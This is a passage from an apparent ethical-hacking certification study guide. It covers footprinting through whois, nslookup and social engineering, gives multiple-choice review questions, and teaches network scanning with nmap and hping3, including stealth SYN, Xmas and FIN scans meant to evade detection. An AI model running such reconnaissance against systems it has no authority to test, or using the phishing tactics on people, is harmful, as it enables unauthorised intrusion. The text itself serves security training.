Don't forget that by searching discussion groups and other resources on Google you may very well find emails posted that can also yield useful information.

Competitive Analysis

We've covered some great tools so far, but there is another way of gathering useful data that may not seem as obvious: competitive analysis. The reports created through competitive analysis provide information such as product information, project data, financial status, and in some cases intellectual property.

Good places to obtain competitive information are the following:

- EDGAR (the Electronic Data-Gathering, Analysis, and Retrieval system) contains reports publicly traded companies make to the Securities and Exchange Commission (SEC). Learn more at `www.sec.gov/edgar.shtml`.
- LexisNexis maintains a database of public record information on companies that includes details such as legal news and press releases. Learn more at `www.lexisnexis.com/en-us/home.page`.
- BusinessWire (`www.businesswire.com/portal/site/home/`) is another great resource that provides information about the status of a company as well as financial and other data.
- CNBC (`www.cnbc.com`) offers a wealth of company details as well as future plans and in-depth analysis.



If you want the best advice on how to research a company, the most effective resources typically are not found in the information security or IT area; rather, they are in the finance area. If you treat a company with the same type of scrutiny and interest that an investor in that corporation does, you can gain a tremendous amount of information. In my experience as an amateur investor, I have found that many of the techniques that I learned from my investing carried over to my security career. If you want to sharpen your skills, consider reading a book or two on stock investing and how to research your investments.

When analyzing these resources, look for specific types of information that can prove insightful, such as the following:

- When did the company begin? How did it evolve? Such information gives insight into their business strategy and philosophy as well as corporate culture.
- Who are the leaders of the company? Further background analysis of these individuals may be possible.
- Where are the headquarters and offices located?



In security, as in other areas, there is the idea of *inference*. Simply put, if you cannot fully tell what your target company is up to, then look at its competitors to see what they know. In the business world, corporate espionage is common, and competitors often know things that the public doesn't. By analyzing this information or how a competitor is strategizing, you may be able to gain valuable insight into how your target is moving or what their intentions are.

Gaining Network Information

An important step in footprinting is to gain information, where possible, about a target's network. Fortunately, there are plenty of tools available for this purpose, many of which you may already be familiar with.

Whois This utility helps you gain information about a domain name, including ownership information, IP information, netblock data, and other information where available. The utility is freely available in Linux and Unix and must be downloaded as a third-party add-on for Windows. (See Exercise 4.4.)

EXERCISE 4.4

Working with Whois

This exercise will demonstrate how to use the `whois` command to gain information about a domain. If you are on Windows, you will need to download the utility from the following link:

```
https://technet.microsoft.com/en-us/sysinternals/bb897435.aspx
```

1. Open a command prompt.
2. At the command prompt, enter **`Whois <domain name>`** and press Enter.

At this point you should see a listing of information about the domain you looked up. In practice the information will provide data about the owner of the site as well as information about the DNS servers handling the domain name. You should make note of this information for later use.

Ping Utilizing ICMP, this utility is used to determine not only if a host is reachable, but also if it is up or down.

Nslookup This utility is used to query DNS servers and gain information about various parts of the DNS namespace or individual hosts. The name stands for Name Server Lookup, which accurately describes its role. On the Unix and Linux platforms the DIG command is used to perform the same function as nslookup. (See Exercise 4.5.)

EXERCISE 4.5

Working with Nslookup

This exercise demonstrates how to use the nslookup command to gain information about DNS:

1. At a command prompt, type **`nslookup`**, and then press Enter.
2. Type **`server <IP address>`**, where *IP address* is the IP address of your external DNS server, and then press Enter.
3. Type **`set type=mx`**, and then press Enter.
4. Type **`<domain name>`**, where domain name is the name of your domain, and then press Enter. The MX record for the domain you entered should be displayed.

So what does the result tell you? In this example the server names and IP addresses returned are for the mail servers that process mail for the domain.

If you wish, you can also use the `set type` command to search for all DNS records for a domain by replacing `MX` with `A`. You can also retrieve the start of authority record for a domain by replacing `MX` with `SOA`.

Tracert This utility is designed to follow the path of traffic from one point to another, including points in between. The utility provides information on the relative performance and latency between hops. Such information can be useful if a specific victim is targeted because it may reveal network information such as server names and related details. The utility is freely available for all OSs.

There also are many non-command-line versions available of tracert if you find them easier to use. Tools such as visual traceroute and others offer views of the information that may be easier for some.

Social Engineering: the Art of Hacking Humans

Inside the system and working with it is the human being, which is frequently the easiest component to hack. Human beings tend to be, on average, fairly easy to obtain information from. Although Chapter 10, "Social Engineering," delves into this topic in greater depth, I want to introduce some basic techniques that can prove useful at this stage of information gathering:

Eavesdropping This is the practice of covertly listening in on the conversations of others. It includes listening to conversations or just reading correspondence in the form of faxes or memos. Under the right conditions, you can glean a good amount of insider information using this technique.

Phishing Phishing is the process of sending emails to a group of email addresses and making the message look legitimate enough that the recipient will click a link in the email.

Once the victim clicks the link, they are typically enticed into providing information of a personal nature under a pretense such as their bank requesting personal data to reset their account or such.

In practice as a penetration tester, you would use methods such as spear phishing or whaling. Spear phishing means that you would only send phishing emails to an individual company or organization and make the email look like it comes from some vendor or person they work with to get them to provide info. Whaling targets only those within an organization who are almost certain to have valuable information and works using the same methods.

Shoulder Surfing This is the act of standing behind a victim while they interact with a computer system or other medium while they are working with secret information. Shoulder surfing allows you to gain passwords, account numbers, or other secrets.

Dumpster Diving This is one of the oldest means of social engineering, but it's still an effective one. Going through a victim's trash can easily yield bank account numbers, phone records, source code, sticky notes, CDs, DVDs, and other similar items. All of this is potentially damaging information in the wrong hands.

Summary

This chapter explored the process of gaining information about a target. As you saw, the first step is to use search engines to gain initial information about a target with the goal of seeing what is available and how the data you discover can guide your future efforts.

In the next phase you move on to gathering information from other sources such as email and financial resources. As you learned, email-tracking tools and notifications allow you to build a profile of target organizations and see how they respond to messages (which may assist in phishing efforts later).

Once you've gathered enough information, you try to refine the results to get to the information you truly want or can act on. Using techniques such as Google hacking and social engineering, you can gain even more insight.

Exam Essentials

Understand the process of footprinting. Know how footprinting functions and what the ultimate goals of the process are. Understand the various types of information that may be obtained.

Understand the benefit of checking social media. Know that social media is a powerful tool both for sharing and for finding out what people are up to. Use it to gain information about a target.

Know how to gain information about a network You must not only know but also have a command of tools such as nslookup, ping, tracert, and others. Learn how to use each and experiment with different switches.

Know the different places and sources through which to gain information. Understand that a complete profile of an organization cannot be built from one source and that you must access and investigate many different sources to get a complete picture. You can use websites, people, and other sources to fill out the picture of your target.

Know how to do competitive analysis. Understand that if you run into a black hole and cannot get a complete picture from analyzing a target directly, you can get information from competitors. Competitors and outside sources may have done research for you in the form of competitive analysis.

Review Questions

1. Which of the following best describes footprinting?
   - **A.** Enumeration of services
   - **B.** Discovery of services
   - **C.** Discussion with people
   - **D.** Investigation of a target
2. Which of the following is not typically used during footprinting?
   - **A.** Search engines
   - **B.** Email
   - **C.** Port scanning
   - **D.** Google hacking
3. Why use Google hacking?
   - **A.** To fine-tune search results
   - **B.** To speed up searches
   - **C.** To target a domain
   - **D.** To look for information about Google
4. What is the role of social engineering?
   - **A.** To gain information about computers
   - **B.** To gain information about social media
   - **C.** To gain information from human beings
   - **D.** To gain information about posts and cameras
5. What is EDGAR used to do?
   - **A.** Validate personnel
   - **B.** Check financial filings
   - **C.** Verify a website
   - **D.** Gain technical details
6. Which of the following can be used to tweak or fine-tune search results?
   - **A.** Archiving
   - **B.** Operators
   - **C.** Hacking
   - **D.** Refining
7. Which of the following can an attacker use to determine the technology and structure within an organization?
   - **A.** Job boards
   - **B.** Archives

C. Google hacking
D. Social engineering

8. Which of the following can be used to assess physical security?
A. Web cams
B. Satellite photos
C. Street views
D. Interviews

9. Which of the following can help you determine business processes of your target through human interaction?
A. Social engineering
B. Email
C. Website
D. Job boards

10. The Wayback Machine is used to do which of the following?
A. Get job postings
B. View websites
C. View archived versions of websites
D. Back up copies of websites

11. Which record will reveal information about a mail server for a domain?
A. A
B. Q
C. MS
D. MX

12. Which tool can be used to view web server information?
A. Netstat
B. Netcraft
C. Warcraft
D. Packetcraft

13. What can be configured in most search engines to monitor and alert you of changes to content?
A. Notifications
B. Schedules
C. Alerts
D. HTTP

14. What phase comes after footprinting?
A. System hacking
B. Enumeration

C. Scanning

D. Transfer files

15. If you can't gain enough information directly from a target, what is another option?

A. EDGAR

B. Social engineering

C. Scanning

D. Competitive analysis

16. What is the purpose of social engineering?

A. Gain information from a computer through networking and other tools

B. Gain information from the web looking for employee names

C. Gain information from a job site using a careful eye

D. Gain information from a human being through face-to-face or electronic means

17. Which of the following would be a very effective source of information as it relates to social engineering?

A. Social networking

B. Port scanning

C. Websites

D. Job boards

18. Footprinting can determine all of the following except _____?

A. Hardware types

B. Software types

C. Business processes

D. Distribution and number of personnel

19. Footprinting has two phases. What are they?

A. Active and pseudonymous

B. Active and passive

C. Social and anonymous

D. Scanning and enumerating

20. Which tool can trace the path of a packet?

A. Ping

B. Tracert

C. Whois

D. DNS



Chapter 5

Scanning

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **II. Analysis/Assessment**

- B. Systems analysis

✓ **III. Security**

- J. Vulnerability scanners

✓ **IV. Tools/Systems/Programs**

- J. Port scanning (e.g., nmap)
- M. Vulnerability scanner
- N. Vulnerability management and protection systems



Once you've completed the footprinting phase and you've gathered a good amount of information about your target, it's time to act on this information. This is the point where you try to ascertain what assets the target has and what is of value.

The scanning process is possible in part because of the wealth of information you gathered in Chapter 4, "Footprinting," and how you are able to interpret that data. Using information found on discussion groups, through emails, at job-posting sites, and other means, you now have an idea of how to fine-tune your scan.

To successfully negotiate the scanning phase, you need a good understanding of networks, protocols, and operating systems. I recommend that if your knowledge of network and system fundamentals is shaky you go back and review Chapter 2, "System Fundamentals," before you proceed. This chapter brings forward some of that information, but I will place our primary focus on scanning and gaining information, not on past topics.



To follow along in this chapter, you will need to download nmap from `http://nmap.org` for your operating system. Experience in using this utility is essential to your successful completion of the CEH exam and to your future role as an ethical hacker.

What Is Scanning?

Scanning is a process that involves engaging and probing a target network with the intent of revealing useful information and then using that information for later phases of the pen test. Armed with a knowledge of network fundamentals, a scanner, and the results of a thorough footprinting, it is possible to get a decent picture of a target.



It is not unknown for an ethical hacker to engage in the network scanning phase and emerge with a better diagram of the network environment than the client has. Why is this possible? With the rapid growth of networks, adoption of technology, large support teams, and personnel turnover, the client's knowledge of their own network may have become obscured somewhat. In some cases the people who designed the network created the initial diagram, but after they left the company or went to new positions, the diagram was never updated as new technology was

adopted. More commonly, changes are made to a network and hosts, with network diagrams being an afterthought. Therefore, the diagram becomes outdated and highly inaccurate. As an ethical hacker you should be prepared to encounter this situation as well as be ready to suggest improvements to policy and operating procedures that would prevent this from recurring. Remember that if the client doesn't know what their own environment looks like, they have no idea what should and shouldn't be there.

Types of Scans

Not all scans will be looking for the same thing or attempting to achieve the same result, so it is important that you understand what your options are going into the process. All scans share the same general theme, which is to gain information about a host or group of hosts, but if you dig a little deeper differences start to emerge. Each scan will provide a different level and type of information than the others, and thus each will provide some value to you.

To keep things simple, let's break the types of scans into three different categories, each with its own characteristics:

Port Scan Port scanning is the process of sending carefully crafted messages or packets to a target computer with the intent of learning more about it. These probes are typically associated with well-known port numbers or those less than or equal to 1024. Through the careful application of this technique, you can learn about the services a system offers to the network as a whole. It is even possible that during this process you can tell systems such as mail servers, domain controllers, and web servers from one another. In this book the primary tool we will use in port scanning is Fyodor's nmap, which is considered by many to be the definitive port scanner.

More than likely when the topic of scanning is mentioned, this is the type of scan many think of. While many different scanners on the market perform the same task, nmap is far and away the most frequently used.

Network Scan Network scanning is designed to locate all the live hosts on a network (the hosts that are running). This type of scan will identify those systems that may be attacked later or those that may be scanned a little more closely.

Scans that fit into this category are those such as ping sweeps, which rapidly scan a range of IPs and determine if an address has a powered-on host attached to it or not. Tools to perform this type of scan include nmap and Angry IP as well as others.

Vulnerability Scan A vulnerability scan is used to identify weaknesses or vulnerabilities on a target system. This type of scan is quite commonly done as a proactive measure, with the goal of catching problems internally before an attacker is able to locate those same vulnerabilities and act on them. A typical vulnerability scan will discover hosts, access points, and open ports; analyze service response; classify threats; and generate reports.

Vulnerability scans are popular with companies because they can perform them on their own quite easily to assess their systems. Two commonly used vulnerability scanners include Tenable's Nessus and Rapid7's Nexpose. In addition there are specialized scanners such as Burp Suite, Nikto, and WebInspect.



To clarify some potential confusion that may arise in your career as an ethical hacker, let me explain the difference between a vulnerability scan and a penetration test. A vulnerability scan is designed to reveal weaknesses present in a network or host but not to exploit those weaknesses. A penetration test is designed to not only find weaknesses but also to exploit them much as an actual attacker would.

What types of information can you expect to come away with as part of a penetration test? There's no simple answer to that question, but we can make some general assumptions on what may be uncovered. During the scanning process it is possible to encounter information such as the following:

- Live hosts on a network
- Information on the open/closed ports on a host
- Information on the operating system(s) and the system architecture
- Services or processes running on hosts
- Types and seriousness of vulnerabilities
- Information about patches present on a system
- Presence of firewalls
- Addresses of routers and other devices

Looking at this list, it is easy to see why scanning is considered part of the intelligence-gathering process an attacker uses to gain information about a target. Your skill, tenacity, and creativity (in some cases) will determine how successful you will be when performing a scan, so if you hit a roadblock during scanning, rethink the problem and determine your next step. Remember to refer to the information you harvested during the earlier footprinting phase for guidance.

Expect the information that is gathered during this phase to take a good amount of time to analyze, depending on how good you are at reading the resulting information. Your knowledge will help you not only to better target your initial scans but also to better determine how to decipher certain parts of the results, as you will see later.

Checking for Live Systems

To begin, let's start looking for targets to investigate and probe. Remember that while you may have gathered information during the previous phase that described the IP or range of IPs that an organization owns or is connected to, this does not mean that each address

has a host behind it. In order to proceed in any meaningful way, you need to find which IPs actually have a "pulse" and which do not.

So how do you check for live systems in a targeted environment? It turns out that there are plenty of ways to accomplish this task. However, the commonly accepted ways of accomplishing this task are these:

- Wardialing
- Wardriving
- Pinging
- Port scanning

Each of these techniques provides information not obtainable by the other methods, or at least they don't offer it as easily. Once you understand the differences, you should have a much better idea of how to deploy these methods in a penetration test.



When looking at these methods, keep in mind that you should be paying attention to the areas in which each is strong and those areas in which each is weak. Deploying the wrong method could easily waste time as well as alert the system owner to your presence, thus giving them time to react to your presence.

Wardialing

The first type of scan is an old but useful one known as wardialing. Wardialing has existed in an almost unchanged state since the mid-1980s and has stayed around so long because it has proven to be a useful information-gathering tool. In practice, wardialing is extremely simple compared to the other forms of scanning in that it simply dials a block of phone numbers using a standard modem to locate systems that also have a modem attached and accept connections. On the surface, this type of technique seems to be a digital dinosaur, but don't let that fool you—the technique is still very useful. Understand that modems are still used for a number of reasons, including the low cost of the technology, ease of use, and the availability of phone lines, which are pretty much everywhere. Modems are still so commonly used that an attacker can easily dial a block of phone numbers in just about any town and locate a good number of computers still using dial-up to attach to the outside world.



Modems and dial-up are still used as a backup to existing technologies such as cable, digital subscriber lines (DSL), and T1 and T3 lines. The idea is that if all other connectivity options fail, the phone lines should still be available barring a major accident or outage. Companies find the low cost and reliability of the technology to be a nice safety net to have in the event of an outage. Don't forget that phone lines are quite often used for fax machines and multi-function devices in many offices and environments.

Once you find a modem and get a response, the question becomes what to do with that information. To answer that, you need to know what devices modems are commonly attached to in the modern world. Private branch exchanges (PBXs) often have modems attached (the nondigital ones), which can provide a good opportunity for mischief on behalf of the attacking party. Other devices that sometimes have modems attached are firewalls, routers, and fax machines. If an attacker dials into a firewall and gains access, an environment can quickly become unprotected.

Something to consider when an attacker gains access to a system is that they may be using it as a pivot point. A *pivot point* is a compromised system that is then used to target other systems that may be deeper in the targeted environment. In the case of systems such as those mentioned here, it is possible that an attacker could gain access to the device or system and start committing further aggressive actions.



A modem should always be considered a viable backdoor access method to a given environment because they are frequently used that way by their owners. Although Grandma and Grandpa may still use them to access the Internet, they are more frequently used as methods to access a network when all other means are unavailable.

A number of wardialing programs have been created over the years. Here are three of the best-known ones:

ToneLoc A wardialing program that looks for dial tones by randomly dialing numbers or dialing within a range. It can also look for a carrier frequency of a modem or fax. ToneLoc uses an input file that contains the area codes and number ranges you want it to dial.

THC-SCAN A DOS-based program that can use a modem to dial ranges of numbers in search of a carrier frequency from a modem or fax.

NIKSUN's PhoneSweep One of the few commercial options available in the wardialing market.

Wardialing still works as a valid penetration method into an organization for several reasons, but let's focus on one of the bigger reasons: the lack of attention or respect these devices get. You may see wardialing or modems as ancient technology, conjuring mental images of slow, screeching connections and dial-up services such as AOL and CompuServe. Although these ancient images are valid, don't let them lull you into a false sense of security. In today's corporate world, it is not uncommon to find these devices not only present but in many cases completely unmonitored or even unrecorded, meaning they are off the radar. In many cases, modems exist within a given environment for years until someone in accounting asks why the company is paying for a dial-up connection or who a certain phone number is assigned to.



You will be questioned about wardialing on the CEH exam since it is a valid mechanism for attacking a network and more than likely will be for quite a while to come.

Using Ping

A more familiar tool to perform scanning is ping. Ping is a utility that can be used to determine network connectivity by determining if a remote host is up or down. While a very simple utility, it is perfect for performing the initial scanning process.

Ping works by using an Internet Control Message Protocol (ICMP) message, which is why this technique is also called ICMP scanning. The process works by using one system to send an ICMP echo request to another system; if that system is live, it will send back an ICMP echo reply. Once this reply is received, the system is confirmed to be up, or live. Pinging is useful because it can tell you not only whether a system is up but also the speed of the packets from one host to another and information about time to live (TTL).

To use the `ping` command in Windows, enter the following at the command prompt:

```
ping <target IP>
```

or

```
ping <target hostname>
```

In most Linux versions, the command is essentially the same; however, it will repeatedly ping the remote client until you use Ctrl+C to terminate the process.



Although you can ping by either IP address or hostname, it is better to get in the habit of pinging by IP address first before moving to the hostname method. If you use the hostname first and receive no reply, this may indicate a DNS problem rather than an unavailable system. On the other hand, pinging by IP address should always tell you whether the system is available.

Also it is worth mentioning that if you ping a system and it doesn't respond and you know that system is available, it may be due to the system having the ping service disabled. If this is the case or ping is being filtered out by a firewall or router, you will not get a response.

There is another way to ping a remote system that you should be aware of: performing a ping using nmap. At the Windows or Linux command prompt, enter the following:

```
nmap -sn -v <target IP address>
```

If the command successfully finds a live host, it returns a message stating that the IP address is up and provides the media access control (MAC) address and the network card vendor (if it is able to determine this last piece of information).



I can't stress this enough for the CEH exam: You must know how to use nmap. If you don't, you will have serious trouble in your exam preparation and test-taking process—not to mention you will need the skills for the

real world. Think of nmap as a Swiss army knife. It does a lot of different things, each helpful in its own way. I highly recommend taking nmap for a long test drive during your studying, learning what each switch and option does and what the results look like. If you want to go above and beyond, visit `http://nmap.org` and read the reference guide, which goes far beyond the scope of material presented in this section.

Up one level from the ICMP scan is the ping sweep, so named because you use this technique to scan or sweep a range of IPs looking for live hosts. Once again nmap proves helpful by allowing you to perform a quick scan. To do this with nmap, simply enter the following command:

```
nmap -sP -PE -PA<port numbers> <starting IP/ending IP>
```

Here's an example, with port numbers and IP addresses specified:

```
nmap -sP -PE -PA21,23,80,3389 <192.168.10.1-50>
```

Ping sweeps are incredibly effective in that they can build an inventory of systems quickly; however, there are some potential drawbacks. First, you must overcome the fact that many network administrators block ping at the firewall, so pinging hosts from outside the network is impossible without extra effort. Second, an intrusion-detection system (IDS) or intrusion-prevention system (IPS) will often be present on larger networks or in enterprise environments, and these systems will alert the system owner and/or shut your scan down. Finally, due to the way the scan works, there really isn't any capability in the scan to detect systems that are down; in such cases the ping will hang for a few moments before informing you that it cannot reach a host.

Hping3: the Heavy Artillery

Ping is not the only game in town. In fact, it is limited somewhat, and therefore a more advanced tool such as hping3 can be useful. In a nutshell, hping is a command-line-based TCP/IP packet crafter. This means it not only has the ability to send packets across a network but also allows for the creation of customized packets that can be used to assess the behavior of a remote host. hping isn't only able to send ICMP echo requests like ping; rather it supports TCP, UDP, ICMP, and RAW-IP protocols, has a traceroute mode, and has the ability to transfer files.

While we will examine hping again in coming chapters, let's take a look at a couple of its features that will prove useful at this point.

First, let's see how we can make hping3 act like ping. The following command will cause the utility to transmit an ICMP request and receive a reply:

```
hping3 -1 <domain name>
```

Next, let's check to see if there is a firewall blocking ping requests. We can do this by attempting to get a packet with an ACK flag sent to the target. In this example the switches

used are -A for ACK, -V for verbose, -p followed by a target port number, and -s for the port on the source computer where the packet will originate. In this example port 80 on the target and port 5050 on the attacker system are used:

```
hping3 -c 1 -V -p 80 -s 5050 -A <domain name>
```

If this command receives a reply, then the system is alive and the port target is open. However, if no response is returned, there may very well be a firewall in between the scanner and the target.



hping3 and its predecessors were designed to run on the Linux operating system, but they are not restricted to that platform. In fact, the utility can be run on the Windows platform with some effort. Consult the documentation at hping.org on how to get this to happen.

Once you have found a live system, you can perform a port scan to check for open ports.

Checking the Status of Ports

Once you have located live systems on a network, it is time to take a closer look at these hosts to determine if there are any open ports that may prove useful. Essentially what we are doing when we zoom in on each live host is "rattling the doorknobs" on each to see what ports are open and closed. And while we may be seeing which are open and closed, we are not yet at the point where we are "turning the handle and peeking inside"; that is still ahead.




You must know how port scans work and the different types of scans available as well as why you would use one type over another. Pay careful attention to the scans mentioned here because they each have little details that you may overlook. Also remember to study, study, study these scans.

Before we start to perform some port scans, let's take a moment or two to review some fundamentals. Back in Chapter 2 you learned about TCP and UDP and their context within the TCP/IP suite of protocols. If you recall, TCP is a connection-oriented protocol and UDP is connectionless in nature. Knowing how these protocols function and the significance of each will make fine-tuning and choosing the correct scan that much easier for you and definitely more productive to boot.

Starting things off is the process used exclusively by TCP known as the three-way handshake.

The three-way handshake is performed when you're trying to establish a TCP connection to a system or, specifically, a port on the system. The handshake establishes a successful and reliable connection between two systems. The process involves three steps, as shown in Figure 5.1.

FIGURE 5.1 The three-way handshake



Let's take a closer look at the steps to see what is occurring:

1. Host A sends a SYN packet to Host B as a request to establish a connection.
2. Host B responds with a SYN-ACK as an acknowledgment of the request.
3. Host A responds with an ACK, which serves to fully establish the connection.

If these steps complete without error, then the TCP connection is established successfully and information flow can occur.

If you were paying close attention to Figure 5.1 and the steps listed, you noticed the inclusion of what seemed like acronyms in the form of SYN and ACK. SYN and ACK are two of the indicators on a packet known as flags. These flags are essentially bits that are set to on or off in the header of a TCP packet. The receiving system will use these flags to determine how to process that specific packet. In a TCP packet it is possible to have every packet turned on or every packet turned off, with any variation of on and off allowed in most cases. This basic information is vital to you from this point forward because it will have a direct impact on how useful your scanning process actually is when all is said and done. Table 5.1 explains TCP flags.

TABLE 5.1 TCP flags

Flag	Use
SYN	Initiates a connection between two hosts to facilitate communication.
ACK	Acknowledges the receipt of a packet of information.
URG	Indicates that the data contained in the packet is urgent and should be processed immediately.
PSH	Instructs the sending system to send all buffered data immediately.
FIN	Tells the remote system that no more information will be sent. In essence, this gracefully closes a connection.
RST	Resets a connection.



These flags will figure prominently in this section as well as on the CEH exam in several areas, such as sniffing and intrusion-detection systems. Study and memorize each of them.

This information can be helpful in many areas, especially when you are using a packet crafter. A *packet crafter* is a utility designed to create a packet with the flags you specify set to on or off. You can use it to create custom packets with the flags set in different ways in order to observe how a targeted system responds to the packet and what types of results are returned.

Among the simplest utilities you can use are hping2 and hping3. Both of these utilities are command-line only and offer a tremendous advantage in creating custom packets for testing. Using hping3, for example, it is possible to generate many different types of packets and send them to a target:

- Create an ACK packet and send it to port 80 on the victim:

```
hping3 -A <target IP address> -p 80
```

- Create a SYN scan against different ports on a victim:

```
hping3 -8 50-56 -S <target IP address> -v
```

- Create a packet with FIN, URG, and PSH flags set and send it to port 80 on the victim:

```
hping3 -F -P -U <target IP address> -p 80
```

The Family Tree of Scans

With a good and hopefully firm grasp of flags and their significance in hand, we can now move forward to analyzing and attempting some of the different types of scans. Now that you have seen the various types of flags and how a packet crafter works in the form of hping2 and hping3, let's see how this information comes together.

Full-Open Scan

The first type of scan is known as a *full-open scan*, which is a fancy way of saying that the systems involved initiated and completed the three-way handshake. The advantage of a full-open scan is that you have positive feedback that the host is up and the connection is complete. In many cases new penetration testers will attempt a full-open scan against a target either on purpose or accidentally; this can be bad and even fatal to your test because it can be detected and logged by firewalls and an IDS.

This process will complete the handshake for open ports, but what does it do for closed ports? When a closed port is encountered, the sending party will transmit an ACK packet to a specific port on the remote host; when this request encounters the closed port, an RST will be sent back, terminating the attempt.

In order to perform a full-open scan you must choose to perform a TCP Connect scan using the `-sT` switch, where the `-s` indicates the scan and the capital `T` states that the scan type is TCP Connect.

The command to execute this scan type is:

```
nmap -sT <ip address or range>
```

When this command is executed, the host will be scanned and a report returned. Keep in mind that when you perform this type of scan, it is very "noisy" and will show up in logs just waiting to be discovered. Use this scan sparingly when no other scan will work or is appropriate.

Stealth or Half-Open Scan


In this type of scan, the process is similar to the full-open scan with a major difference: It is less noisy than a full-open scan. Thus, this scan type is also sometimes known as stealth scanning or by the oft-used name SYN scan.

A half-open scan works by the same process as the full-open scan all the way up to the end, where it differs in regard to the final step of the three-way handshake. Whereas the full-open scan completes the three-way handshake with a final ACK message in response to a SYN-ACK, the half-open does not. In a half-open scan the scanning system responds with an RST message to the SYN-ACK message. This has the effect of informing the target that the requesting party does not want to establish a connection. The result is that there is

a lot less to log, and since the final ACK packet was never sent, an open port has still been confirmed, but no active connection has been made.

However, if a port is closed rather than open, the three-way handshake starts with the attacker sending a SYN, only to have the victim respond with an RST packet indicating that the port is closed and not taking connections. Figure 5.2 illustrates this scanning technique for open and closed ports.

FIGURE 5.2 Half-open scan against closed and open ports



As stated previously, the main advantage of this particular type of scanning is that it is less likely to trigger detection mechanisms or end up being logged, but the downside is that it is a little less reliable than a full-open scan, because confirmation is not received during this process due to the lack of the final ACK.


To perform this type of scan in nmap use the syntax:

```
nmap -sS <ip address or range>
```

Xmas Tree Scan

This next scan gets its name from the phrase "lit up like a Christmas (Xmas) tree," meaning that numerous flags are set. In this type of scan, multiple flags are activated. In other words, a single packet is sent to the client with URG, PSH, and FIN all set to on. Having all the flags set creates an illogical or illegal combination, and the receiving system has to determine what to do when this occurs. In most modern systems this simply means that the packet is ignored or dropped, but on some systems the lack of response tells you a port is open, whereas a single RST packet tells you the port is closed. Figure 5.3 shows this process.

FIGURE 5.3 Xmas tree scan



To perform a Xmas tree scan with nmap, enter the following at the command line:

```
nmap -sX -v <target IP address>
```

So why do systems not respond to Xmas tree packets if the port is open but do respond if it is closed? Since the combination of flags is essentially bogus, there really is no adequate response. However, in the case of a closed port, a connection attempt is still just that, an attempt, and thus the closed port will respond to indicate that connections of any type aren't allowed.

One thing to keep in mind with Xmas tree scans is that they don't always illicit the same response from all targets. The response can vary just a little or a lot from operating system to operating system. The cause of this variance is that the developers of operating systems and devices do not always strictly adhere to the Internet Protocol standard (RFC 791 or 793) that defines the expected behavior of the protocol. Since many vendors choose to adjust their interpretation a bit here and there, the responses can be different when closely analyzed. The benefit of this is that this can reveal the specific OS in use on the target system.

In addition, an indicator that this type of scan is targeting your systems is that it consumes more processing power on the part of the target. Not to mention that not only does the increased processing power indicate something is amiss, but the fact that the packets should not exist under normal circumstances makes them suspect.



Current versions of Windows (typically Windows XP or later) do not respond to this type of attack.

FIN Scan

In this type of scan, the attacker sends packets to the victim with the FIN flag set. The concept behind this type of scan is that SYN scans are still very visible (though not as visible as TCP connect scans); in order to obtain a lower profile, a packet with a FIN flag set can be used. This type of scanning technique is effective not only because it is less obvious, but also because it can reliably pass through firewalls without alteration and then right on

toward the intended target. SYN packets, on the other hand, are likely to get higher levels of scrutiny when they encounter a firewall.

The result is somewhat similar to what happens in a Xmas tree scan. The victim's response depends on whether the port is open or closed. Much like the Xmas tree scan, if an FIN is sent to an open port, there is no response, but if the port is closed, the victim returns an RST. Figure 5.4 illustrates this process.

FIGURE 5.4 An FIN scan against a closed port and an open port



An FIN scan in nmap can be performed by issuing the following command:

```
nmap -sF <target IP address>
```




Hopefully, by now you are starting to see a bit of a pattern in how nmap works. Specifically, let's focus on the `-s` switch. This switch is used to define the scan type that will be used. So far the scan types have been full-open (`-sT`), half-open (`-sS`), Xmas tree (`-sX`), and now FIN scans (`-sF`). Note how each scan type tends to use a capital letter that refers to the type of scan. Remember that come test time; it will make your recollection of information easier.

